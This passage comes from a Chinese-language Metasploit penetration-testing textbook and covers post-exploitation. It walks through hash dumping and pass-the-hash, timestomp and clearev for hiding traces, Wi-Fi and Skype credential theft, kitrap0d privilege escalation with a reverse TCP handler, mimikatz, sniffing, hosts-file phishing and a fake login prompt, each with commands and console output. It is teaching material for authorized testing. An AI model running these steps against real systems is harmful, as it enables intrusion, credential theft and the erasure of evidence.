DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0
89c0:::
Apex:1001:aad3b435b51404eeaad3b435b51404ee:7a21990fcd3d759941e45c490f143d5f:::
```

找到了密码的哈希值之后，就可以对目标系统发起一次pass-the-hash攻击。

有关pass-the-hash攻击的更多信息，请访问https://www.offensive-security.com/metasploit-unleashed/psexec-pass-hash/。

再推荐一个关于pass-the-hash攻击及其防御措施的优质教学视频，地址为https://www.youtube.com/watch?v=ROvGEk4JG94。

### 8.3.4　使用 `timestomp` 修改文件的访问时间、修改时间和创建时间

Metasploit的使用范围很广，从私人机构到执法部门都可以看到它的身影。进行隐秘操作的时候修改文件的访问时间、修改时间和创建时间是一个绝佳的做法。在上一节中，我们创建了一个名为creditcard.txt的文件，现在就使用`timestomp`命令来修改它的属性，如下图所示。

```
meterpreter > timestomp -v creditcard.txt
Modified      : 2016-06-19 23:23:15 +0530
Accessed      : 2016-06-19 23:23:15 +0530
Created       : 2016-06-19 23:23:15 +0530
Entry Modified: 2016-06-19 23:23:26 +0530
meterpreter > timestomp -z "11/26/1999 15:15:25" creditcard.txt
11/26/1999 15:15:25
[*] Setting specific MACE attributes on creditcard.txt
```

这个文件的访问时间是2016-06-19 23:23:15，可以使用参数`-z`将这个时间修改为如上图所示的1999-11-26 15:15:25。下面来看看文件是否被成功修改。

```
meterpreter > timestomp -v creditcard.txt
Modified      : 1999-11-26 15:15:25 +0530
Accessed      : 1999-11-26 15:15:25 +0530
Created       : 1999-11-26 15:15:25 +0530
Entry Modified: 1999-11-26 15:15:25 +0530
```

我们已经使用timestomp命令成功修改了creditcard.txt文件。也可以如下图所示使用参数-b将一个文件的所有时间信息清空。

```
meterpreter > timestomp -b creditcard.txt
[*] Blanking file MACE attributes on creditcard.txt
meterpreter > timestomp -v creditcard.txt
Modified      : 2106-02-07 11:58:15 +0530
Accessed      : 2106-02-07 11:58:15 +0530
Created       : 2106-02-07 11:58:15 +0530
Entry Modified: 2106-02-07 11:58:15 +0530
```

TIP 使用timestomp命令可以分别修改文件的访问时间、修改时间和创建时间。

## 8.4　其他后渗透模块

Metasploit提供了超过250个后渗透模块，现在只能挑选其中一些比较典型的进行讲解，其余的模块有待你自己去深入发掘。

### 8.4.1　使用 Metasploit 收集无线 SSID 信息

使用wlan_bss_list模块可以轻松发现目标系统附近的无线网络，这样就可以对目标进行踩点并收集更多的重要信息，如下图所示。

```
meterpreter > run post/windows/wlan/wlan_bss_list

[*] Number of Networks: 3
[+] SSID: NJ
        BSSID: e8:de:27:86:be:0a
        Type: Infrastructure
        PHY: Extended rate PHY type
        RSSI: -80
        Signal: 55

[+] SSID: Venkatesh
        BSSID: e4:6f:13:85:e5:74
        Type: Infrastructure
        PHY: 802.11n PHY type
        RSSI: -78
        Signal: 55

[+] SSID: F-201
        BSSID: 94:fb:b3:ff:a3:3b
        Type: Infrastructure
        PHY: Extended rate PHY type
        RSSI: -84
        Signal: 5

[*] WlanAPI Handle Closed Successfully
```



### 8.4.2　使用 Metasploit 收集 Wi-Fi 密码

跟上一个模块类似，使用wlan_profile模块可以收集目标系统上保存的Wi-Fi登录凭证。可以如下图所示使用这个模块。

```
meterpreter > run post/windows/wlan/wlan_profile

[+] Wireless LAN Profile Information
GUID: {ff1c4d5c-a147-41d2-91ab-5f9d1beeedfa} Description: Realtek RTL8723BE Wire
less LAN 802.11n PCI-E NIC State: The interface is connected to a network.
 Profile Name: ThePaandu
<?xml version="1.0"?>
<WLANProfile xmlns="http://www.microsoft.com/networking/WLAN/profile/v1">
        <name>ThePaandu</name>
        <SSIDConfig>
                <SSID>
                        <hex>5468655061616E6475</hex>
                        <name>ThePaandu</name>
                </SSID>
        </SSIDConfig>
        <connectionType>ESS</connectionType>
        <connectionMode>auto</connectionMode>
        <MSM>
                <security>
                        <authEncryption>
                                <authentication>WPA2PSK</authentication>
                                <encryption>AES</encryption>
                                <useOneX>false</useOneX>
                        </authEncryption>
                        <sharedKey>
                                <keyType>passPhrase</keyType>
                                <protected>false</protected>
                                <keyMaterial>papapapa</keyMaterial>
                        </sharedKey>
                </security>
        </MSM>
        <MacRandomization xmlns="http://www.microsoft.com/networking/WLAN/profil
e/v3">
```

在上图的`<name>`标签中可以找到网络的名字，在`<keyMaterial>`中可以找到登录网络的密码。

## 8.4.3　获取应用程序列表

Metasploit中内置了对各种应用程序的登录凭证采集器。不过为了了解目标系统上都安装了哪些程序，需要使用`get_application_list`模块获取应用程序列表，如下图所示。

```
meterpreter > run get_application_list

Installed Applications
======================

 Name                                                                       Version
 ----                                                                       -------
  Tools for .Net 3.5                                                        3.11.50727
 ActivePerl 5.16.2 Build 1602                                               5.16.1602
 Acunetix Web Vulnerability Scanner 10.0                                    10.0
 Adobe Flash Player 22 NPAPI                                                22.0.0.192
 Adobe Reader XI (11.0.16)                                                  11.0.16
 Adobe Refresh Manager                                                      1.8.0
 Apple Application Support (32-bit)                                         4.1.2
 Application Insights Tools for Visual Studio 2013                          2.4
 Arduino                                                                    1.6.8
 AzureTools.Notifications                                                   2.1.10731.1602
 Behaviors SDK (Windows Phone) for Visual Studio 2013                       12.0.50716.0
 Behaviors SDK (Windows) for Visual Studio 2013                             12.0.50429.0
 Blend for Visual Studio 2013                                               12.0.41002.1
 Blend for Visual Studio 2013 ENU resources                                 12.0.41002.1
 Blend for Visual Studio SDK for .NET 4.5                                   3.0.40218.0
 Blend for Visual Studio SDK for Silverlight 5                              3.0.40218.0
 Build Tools - x86                                                          12.0.31101
 Build Tools Language Resources - x86                                       12.0.31101
 Color Cop 5.4.3
 DatPlot version 1.4.8                                                      1.4.8
 Don Bradman Cricket 14
 Driver Booster 3.2                                                         3.2
 Dropbox                                                                    5.4.24
 Dropbox Update Helper                                                      1.3.27.77
 Entity Framework 6.1.1 Tools  for Visual Studio 2013                       12.0.30610.0
```

找到所有的应用程序之后，就可以在目标系统上运行各种采集模块了。

## 8.4.4 获取 Skype 密码

假设我们发现目标系统上运行着Skype，用Metasploit中的Skype模块就可以获取它的密码。

```
meterpreter > run post/windows/gather/credentials/skype

[*] Checking for encrypted salt in the registry
[+] Salt found and decrypted
[*] Checking for config files in %APPDATA%
[+] Found Config.xml in C:\Users\Apex\AppData\Roaming\Skype\nipun.jaswal88\
[+] Found Config.xml in C:\Users\Apex\AppData\Roaming\Skype\[redacted]
[*] Parsing C:\Users\Apex\AppData\Roaming\Skype\nipun.jaswal88\Config.xml
[+] Skype MD5 found: nipun.jaswal88:6d8d0[redacted]43
```

## 8.4.5 获取 USB 使用历史信息

Metasploit包含了一个恢复USB使用历史的模块，通过它可以查看在目标系统中都使用过哪些USB设备。当目标系统中采用了USB限制措施，只有特定的USB设备才允许连接的情况下，这个模块就非常有用了——利用这个模块可以轻松地伪造USB描述符和硬件ID。

> TIP 有关伪造USB描述符和绕过端点保护的更多信息，请访问http://www.slideshare.net/the_netlocksmith/defcon-212-hacking-using-usb-devices。

下面来看看如何使用这个模块。

```
meterpreter > run post/windows/gather/usb_history

[*] Running module against DESKTOP-PESQ21S
[*]
   H:                                                           Disk 4f494d44
   G:                                                             Disk 3f005f
   I:    SCSI#CdRom&Ven_Msft&Prod_Virtual_DVD-ROM#2&1f4adffe&0&000001#{53f5630d-b6bf-11d0-94
f2-00a0c91efb8b}

[*] Patriot Memory USB Device
=====================================================================================
   Disk lpftLastWriteTime                                                     Unknown
             Manufacturer       @disk.inf,%genmanufacturer%;(Standard disk drives)
                    Class
                   Driver              {4d36e967-e325-11ce-bfc1-08002be10318}\0005

[*] SanDisk Cruzer Blade USB Device
=====================================================================================
   Disk lpftLastWriteTime                                                     Unknown
             Manufacturer       @disk.inf,%genmanufacturer%;(Standard disk drives)
                    Class
                   Driver              {4d36e967-e325-11ce-bfc1-08002be10318}\0002

[*] UFD 3.0 Silicon-Power64G USB Device
=====================================================================================
   Disk lpftLastWriteTime                                                     Unknown
             Manufacturer       @disk.inf,%genmanufacturer%;(Standard disk drives)
                    Class
                   Driver              {4d36e967-e325-11ce-bfc1-08002be10318}\0003
```

## 8.4.6 使用 Metasploit 查找文件

Metasploit提供了一个非常酷的文件查找命令，利用它可以找到你感兴趣的文件，甚至还可

以下载这些文件。使用search命令可以列出所有文件的详细信息，如下图所示。

```
meterpreter > search -f *.doc
Found 162 results...
    c:\Program Files (x86)\Microsoft Office\Office12\1033\PROTTPLN.DOC (19968 bytes)
    c:\Program Files (x86)\Microsoft Office\Office12\1033\PROTTPLV.DOC (19968 bytes)
    c:\Program Files (x86)\Microsoft Visual Studio 12.0\Common7\IDE\ProjectTemplates\CSharp
\Office\Addins\1033\VSTOWord15DocumentV4\Empty.doc
    c:\Program Files (x86)\Microsoft Visual Studio 12.0\Common7\IDE\ProjectTemplates\CSharp
\Office\Addins\1033\VSTOWord2010DocumentV4\Empty.doc
    c:\Program Files (x86)\Microsoft Visual Studio 12.0\Common7\IDE\ProjectTemplates\Visual
Basic\Office\Addins\1033\VSTOWord15DocumentV4\Empty.doc
    c:\Program Files (x86)\Microsoft Visual Studio 12.0\Common7\IDE\ProjectTemplates\Visual
Basic\Office\Addins\1033\VSTOWord2010DocumentV4\Empty.doc
    c:\Program Files (x86)\Microsoft Visual Studio 12.0\Common7\IDE\ProjectTemplatesCache\C
Sharp\Office\Addins\1033\VSTOWord15DocumentV4\Empty.doc
    c:\Program Files (x86)\Microsoft Visual Studio 12.0\Common7\IDE\ProjectTemplatesCache\C
Sharp\Office\Addins\1033\VSTOWord2010DocumentV4\Empty.doc
    c:\Program Files (x86)\Microsoft Visual Studio 12.0\Common7\IDE\ProjectTemplatesCache\V
isualBasic\Office\Addins\1033\VSTOWord15DocumentV4\Empty.doc
    c:\Program Files (x86)\Microsoft Visual Studio 12.0\Common7\IDE\ProjectTemplatesCache\V
isualBasic\Office\Addins\1033\VSTOWord2010DocumentV4\Empty.doc
    c:\Program Files (x86)\Microsoft Visual Studio 12.0\VB\Specifications\1033\Visual Basic
 Language Specification.docx (683612 bytes)
    c:\Program Files (x86)\Microsoft Visual Studio 12.0\VC#\Specifications\1033\CSharp Lang
uage Specification.docx (791626 bytes)
    c:\Program Files (x86)\ResumeMaker Professional\DATA\Federal\Federal Forms Listing.doc
(30720 bytes)
```

### 8.4.7　使用 clearev 命令清除目标系统上的日志

可以使用clearev命令清除目标系统上的所有日志文件。

```
meterpreter > clearev
[*] Wiping 13075 records from Application...
[*] Wiping 16155 records from System...
[*] Wiping 26212 records from Security...
```

不过除非是执法部门，否则你不应该从目标系统上删除日志，因为这些日志可以向蓝队提供大量有用的信息供其加固防御措施。Metasploit中另一个用来处理日志的模块就是event_manager，使用方法如下图所示。

```
meterpreter > run event_manager -i
[*] Retriving Event Log Configuration

Event Logs on System
====================

 Name                    Retention  Maximum Size  Records
 ----                    ---------  ------------  -------
 Application             Disabled   20971520K     6
 Cobra                   Disabled   524288K       51
 HardwareEvents          Disabled   20971520K     0
 Internet Explorer       Disabled   K             0
 Key Management Service  Disabled   20971520K     0
 OAlerts                 Disabled   131072K       34
 ODiag                   Disabled   16777216K     0
 OSession                Disabled   16777216K     426
 PreEmptive              Disabled   K             0
 Security                Disabled   20971520K     3
 System                  Disabled   20971520K     1
 Windows PowerShell      Disabled   15728640K     169
```

下一节将会讲解Metasploit中的高级扩展功能。

## 8.5 Metasploit 中的高级扩展功能

本章涵盖大量后渗透模块，现在先来介绍Metasploit中的一些高级渗透功能。

### 8.5.1 用 Metasploit 提升权限

在渗透测试的过程中，经常会遇到访问受限的情况，例如在运行hashdump命令时，可能会遇到如下的错误。

```
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
```

在这种情况下，如果试图使用getsystem命令获得系统级权限，就会遇到如下错误。

```
meterpreter > getuid
Server username: WIN-SWIKKOTKSHX\mm
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following wa
s attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
```

但是遇到这种情况时该怎么做呢？答案就是使用后渗透模块将控制权限提高至最高级别。下面的演示是在Windows Server 2008 SP1操作系统上进行的，其中使用本地渗透模块绕过了限制并获得了目标的完全管理权限。

```
msf exploit(ms10_015_kitrap0d) > show options

Module options (exploit/windows/local/ms10_015_kitrap0d):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Windows 2K SP4 - Windows 7 (x86)


msf exploit(ms10_015_kitrap0d) > set SESSION 3
SESSION => 3
msf exploit(ms10_015_kitrap0d) > exploit

[*] Started reverse TCP handler on 192.168.10.112:4444
[*] Launching notepad to host the exploit...
[+] Process 1856 launched.
[*] Reflectively injecting the exploit DLL into 1856...
[*] Injecting exploit into 1856 ...
[*] Exploit injected. Injecting payload into 1856...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to compl
ete.
[*] Sending stage (957487 bytes) to 192.168.10.109
[*] Meterpreter session 4 opened (192.168.10.112:4444 -> 192.168.10.109:49175) a
t 2016-07-10 14:09:42 +0530

meterpreter > 
```

8

在上面的截图中，我们使用exploit/windows/local/ms10_015_kitrap0d渗透模块提升了控制权限，并获得了最高级别的管理权限。接下来使用getuid命令检查当前的权限级别。

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : WIN-SWIKKOTKSHX
OS              : Windows 2008 (Build 6001, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 4
Meterpreter     : x86/win32
```

我们已经获得了系统级管理权限，现在就可以在目标系统上执行任何操作了。

> TIP　有关kitrap0d渗透模块的更多信息，请访问https://technet.microsoft.com/en-us/library/security/ms1-15.aspx。

运行hashdump命令，检查这个模块是否正常工作。

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:01c714f171b670ce8f719f2d07812
470:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
mm:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

干得不错！我们已经获得了系统的哈希值。

## 8.5.2　使用 mimikatz 查找明文密码

mimikatz是Metasploit中一个功能极为强大的附加工具，它可以直接从lsass服务获取Windows中状态为活跃的的账号的明文密码。虽然之前我们已经通过pass-the-hash使用过哈希值，不过在很多时候渗透都是把时间放在第一位的，知道了密码就可以节省大量时间。另外在HTTP进行基本身份认证的时候，也需要知道密码（而不是哈希值）。

可以在Metasploit中使用load mimikatz命令载入mimikatz模块，之后就可以使用mimikatz模块中的kerberos命令来查找密码。

```
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
====================

AuthID    Package    Domain           User             Password
------    -------    ------           ----             --------
0;999     NTLM       WORKGROUP        WIN-SWIKKOTKSHX$
0;996     Negotiate  WORKGROUP        WIN-SWIKKOTKSHX$
0;34086   NTLM
0;387971  NTLM       WIN-SWIKKOTKSHX  mm
0;997     Negotiate  NT AUTHORITY     LOCAL SERVICE
0;995     Negotiate  NT AUTHORITY     IUSR
0;137229  NTLM       WIN-SWIKKOTKSHX  Administrator    Nipun@123
0;257488  NTLM       WIN-SWIKKOTKSHX  Administrator    Nipun@123
```

### 8.5.3 使用 Metasploit 进行流量嗅探

对了，Metasploit还提供了嗅探目标主机流量的功能——而且不仅可以嗅探特定网络接口的流量，还可以嗅探目标上所有网络接口的流量。我们可以先列出目标主机上的所有网络接口，然后选择列表中的一个。

```
meterpreter > sniffer_interfaces

1 - 'VMware Virtual Ethernet Adapter for VMnet8' ( type:0 mtu:1514 usable:true dhcp:t
rue wifi:false )
2 - 'Realtek RTL8723BE Wireless LAN 802.11n PCI-E NIC' ( type:0 mtu:1514 usable:true
dhcp:true wifi:false )
3 - 'VMware Virtual Ethernet Adapter for VMnet1' ( type:0 mtu:1514 usable:true dhcp:t
rue wifi:false )
4 - 'Microsoft Kernel Debug Network Adapter' ( type:4294967295 mtu:0 usable:false dhc
p:false wifi:false )
5 - 'Realtek PCIe GBE Family Controller' ( type:0 mtu:1514 usable:true dhcp:true wifi
:false )
6 - 'Microsoft Wi-Fi Direct Virtual Adapter' ( type:0 mtu:1514 usable:true dhcp:true
wifi:false )
7 - 'WAN Miniport (Network Monitor)' ( type:3 mtu:1514 usable:true dhcp:false wifi:fa
lse )
8 - 'SonicWALL Virtual NIC' ( type:4294967295 mtu:0 usable:false dhcp:false wifi:fals
e )
9 - 'TAP-Windows Adapter V9' ( type:0 mtu:1514 usable:true dhcp:false wifi:false )
10 - 'VirtualBox Host-Only Ethernet Adapter' ( type:0 mtu:1518 usable:true dhcp:false
 wifi:false )
11 - 'Bluetooth Device (Personal Area Network)' ( type:0 mtu:1514 usable:true dhcp:tr
ue wifi:false )
```


目标主机上有多个网络接口。现在在无线网络接口上启动嗅探功能，这个网络接口的ID为2，如下图所示。

```
meterpreter > sniffer_start 2 1000
[*] Capture started on interface 2 (1000 packet buffer)
meterpreter > sniffer_dump
[-] Usage: sniffer_dump [interface-id] [pcap-file]
meterpreter > sniffer_dump 2 2.pcap
[*] Flushing packet capture buffer for interface 2...
[*] Flushed 1000 packets (600641 bytes)
[*] Downloaded 087% (524288/600641)...
[*] Downloaded 100% (600641/600641)...
[*] Download completed, converting to PCAP...
[*] PCAP file written to 2.pcap
```

输入`sniffer_start 2 1000`命令启动无线网络接口上的嗅探功能，其中2表示无线网卡的ID，1000是缓冲区的大小。使用`sniffer_dump`命令便可以成功下载pcap文件。如果你想查看在pcap文件中收集了哪些数据包，可以使用如下图所示的命令在Wireshark中查看。

```
root@mm:~# wireshark 2.pcap
```

在pcap文件中有大量数据包，其中包含了DNS查询、HTTP请求和以明文保存的密码。



Filter: http　Expression... Clear Apply Save

| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 20 | 0.000000 | 117.18.237.29 | 192.168.10.105 | OCSP | 842 | Response |
| 130 | 2.000000 | 202.125.152.245 | 192.168.10.105 | HTTP | 1299 | HTTP/1.1 200 OK (text/html) |
| 170 | 3.000000 | 52.84.101.29 | 192.168.10.105 | HTTP | 615 | HTTP/1.1 200 OK (GIF89a) |
| 209 | 4.000000 | 202.125.152.245 | 192.168.10.105 | HTTP | 1417 | HTTP/1.1 200 OK (text/css) |
| 285 | 5.000000 | 202.125.152.245 | 192.168.10.105 | HTTP | 59 | HTTP/1.1 200 OK (text/javascript) |
| 364 | 6.000000 | 202.125.152.245 | 192.168.10.105 | HTTP | 639 | HTTP/1.1 200 OK (image/x-icon) |
| 414 | 7.000000 | 54.79.123.29 | 192.168.10.105 | HTTP | 1038 | HTTP/1.1 200 OK (text/css) |
| 426 | 7.000000 | 54.79.123.29 | 192.168.10.105 | HTTP | 497 | HTTP/1.1 301 Moved Permanently (text/html) |
| 471 | 8.000000 | 54.79.123.29 | 192.168.10.105 | HTTP | 761 | HTTP/1.1 200 OK (text/javascript) |
| 487 | 9.000000 | 96.17.182.48 | 192.168.10.105 | OCSP | 224 | Response |
| 492 | 9.000000 | 96.17.182.48 | 192.168.10.105 | OCSP | 224 | Response |
| 543 | 14.000000 | 202.125.152.245 | 192.168.10.105 | HTTP | 528 | HTTP/1.1 302 Found |
| 573 | 15.000000 | 202.125.152.245 | 192.168.10.105 | HTTP | 1403 | HTTP/1.1 200 OK (text/html) |
| 588 | 15.000000 | 202.125.152.245 | 192.168.10.105 | HTTP | 302 | HTTP/1.1 200 OK (text/javascript) |
| 657 | 16.000000 | 192.168.10.1 | 239.255.255.250 | SSDP | 367 | NOTIFY * HTTP/1.1 |
| 665 | 17.000000 | 192.168.10.1 | 239.255.255.250 | SSDP | 376 | NOTIFY * HTTP/1.1 |
| 673 | 17.000000 | 192.168.10.1 | 239.255.255.250 | SSDP | 439 | NOTIFY * HTTP/1.1 |
| 677 | 17.000000 | 192.168.10.1 | 239.255.255.250 | SSDP | 376 | NOTIFY * HTTP/1.1 |
| 678 | 17.000000 | 192.168.10.1 | 239.255.255.250 | SSDP | 415 | NOTIFY * HTTP/1.1 |
| 681 | 17.000000 | 192.168.10.1 | 239.255.255.250 | SSDP | 376 | NOTIFY * HTTP/1.1 |
| 683 | 17.000000 | 192.168.10.1 | 239.255.255.250 | SSDP | 435 | NOTIFY * HTTP/1.1 |
| 684 | 17.000000 | 192.168.10.1 | 239.255.255.250 | SSDP | 429 | NOTIFY * HTTP/1.1 |
| 817 | 33.000000 | 192.168.10.101 | 239.255.255.250 | SSDP | 355 | NOTIFY * HTTP/1.1 |
| 818 | 33.000000 | 192.168.10.101 | 239.255.255.250 | SSDP | 355 | NOTIFY * HTTP/1.1 |
| 819 | 34.000000 | 192.168.10.101 | 239.255.255.250 | SSDP | 358 | NOTIFY * HTTP/1.1 |
| 820 | 34.000000 | 192.168.10.101 | 239.255.255.250 | SSDP | 358 | NOTIFY * HTTP/1.1 |

## 8.5.4　使用 Metasploit 对 host 文件进行注入

可以通过对目标主机的host文件进行注入展开钓鱼攻击——将指定域名的条目添加到目标主机的host文件中。

下面来看看如何使用Metasploit实现对host文件的注入。

```
msf exploit(handler) > use post/windows/manage/inject_host
msf post(inject_host) > show options


Module options (post/windows/manage/inject_host):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   DOMAIN                    yes       Domain name for host file manipulation.
   IP                        yes       IP address to point domain name to.
   SESSION                   yes       The session to run this module on.

msf post(inject_host) > set DOMAIN www.yahoo.com
DOMAIN => www.yahoo.com
msf post(inject_host) > set IP 192.168.10.112
IP => 192.168.10.112
msf post(inject_host) > set SESSION 1
SESSION => 1
msf post(inject_host) > exploit

[*] Inserting hosts file entry pointing www.yahoo.com to 192.168.10.112..
[+] Done!
[*] Post module execution completed
```


可以看到我们在会话1中使用了`post/windows/manage/inject_host`模块，并在目标的host文件中添加了一个条目。现在来看看当目标试图访问yahoo.com时会发生什么。




目标主机的浏览器被定位到了我们的恶意服务器，这个服务器上运行着钓鱼网站。

## 8.5.5 登录密码的钓鱼窗口

Metasploit包含了一个针对登录密码的钓鱼窗口模块。它可以生成一个钓鱼窗口，这个窗口的外观和Windows系统的认证弹窗一模一样。对于用户来说，这个弹出窗口是强制性的，只有当用户填写了用户名和密码之后系统才能正常工作。所以我们可以利用这个窗口来盗取用户的登录凭证。可以使用post/windows/gather/phish_login_pass模块来完成这个任务。当运行这个模块的时候，目标上就会弹出一个如下图所示的钓鱼窗口。



当目标填写了用户名和密码之后，我们就可以看到以纯文本形式保存的信息，如下图所示。

```
meterpreter > run post/windows/gather/phish_windows_credentials

[+] PowerShell is installed.
[*] Starting the popup script. Waiting on the user to fill in his credentials...
[+] #< CLIXML

[+]
UserName                Domain                  Password
--------                ------                  --------
mm                      WIN-SWIKKOTKSHX         Nipun@123
```

我们轻而易举地获得了目标的登录信息。正如在本章所看到的，Metasploit提供了大量用于后渗透的功能，还具备与独立工具（例如mimikatz）和本地脚本协同工作的能力。

## 8.6　小结

本章详细介绍了后渗透模块，以及从基础到高级的各种后渗透测试场景。此外，还介绍了在Windows环境中提升权限的方法和高级技术。

在下一章中，我们将了解如何加快渗透测试的进程，领略Metasploit相较手动技术的优势所在，并且学会各种节省时间和金钱的自动化方法。

第 9 章

# 提高渗透测试的速度

“如果事情看上去都在掌控之中，那就别犹豫，加快速度。”

——Mario Andretti

在进行渗透测试的时候，对时间的把控非常重要。如果渗透测试的实际过程耗费了比预期更多的时间，可能会导致用户失去对测试的信心、预算超支、失去潜在客户以及其他不良后果。

在这一章中，我们将使用Metasploit中的自动化工具和方法加快渗透测试的节奏，要点如下。

- 动态切换模块。
- 实现后渗透测试的自动化。
- 提高渗透模块的编写速度。
- 使用社会工程学工具包加快攻击载荷的生成速度。

这种自动化测试策略不仅可以缩短测试时间，而且也降低了单位时间内的人工成本。

## 9.1 pushm 和 popm 命令的使用方法

Metasploit中提供了两个功能极为强大的命令：pushm和popm。使用pushm命令可以将当前模块放入模块栈中，而popm命令将位于栈顶部的模块弹出。不过这并不是可以用于进程的标准栈，而是Metasploit中一个概念相同的工具——它们并不相同。使用这些命令的优势在于可以实现快捷操作，从而为测试者节省了大量的时间和精力。

下面来考虑一个场景：我们正在测试一台有多种漏洞的内部网络的服务器，而且要对其中的所有系统都进行两种不同的渗透测试。为了能对每台服务器都进行这两种测试，我们就需要一个能在这两个渗透模块之间快速切换的机制。在这种情况下就可以使用pushm和popm命令。我们可以使用一个渗透模块对服务器的某个漏洞进行测试，然后将这个模块放入模块栈中，操作完成之后再载入另一个渗透模块。使用第二个模块完成任务之后，就可以使用popm命令将第一个模块（仍然保持之前的所有选项设置）从栈中弹出。

通过下图来了解更多内容。

```
msf exploit(psexec) > pushm
msf exploit(psexec) > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.10.112
LHOST => 192.168.10.112
msf exploit(handler) > set LPORT 8080
LPORT => 8080
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.10.112:8080
[*] Starting the payload handler...
```

从上图可以看出，我们已经使用pushm命令将psexec模块放入栈中，并加载了exploit/multi/handler模块。当使用handler完成操作之后，就可以使用popm命令从栈中再次加载psexec模块，如下图所示。

```
msf exploit(handler) > popm
msf exploit(psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting
                         Required  Description
   ----                  ---------------
                         --------  -----------
   RHOST                 192.168.10.109
                         yes       The target address
   RPORT                 445
                         yes       Set the SMB service port
   SERVICE_DESCRIPTION
                         no        Service description to to be use
d on target for pretty listing
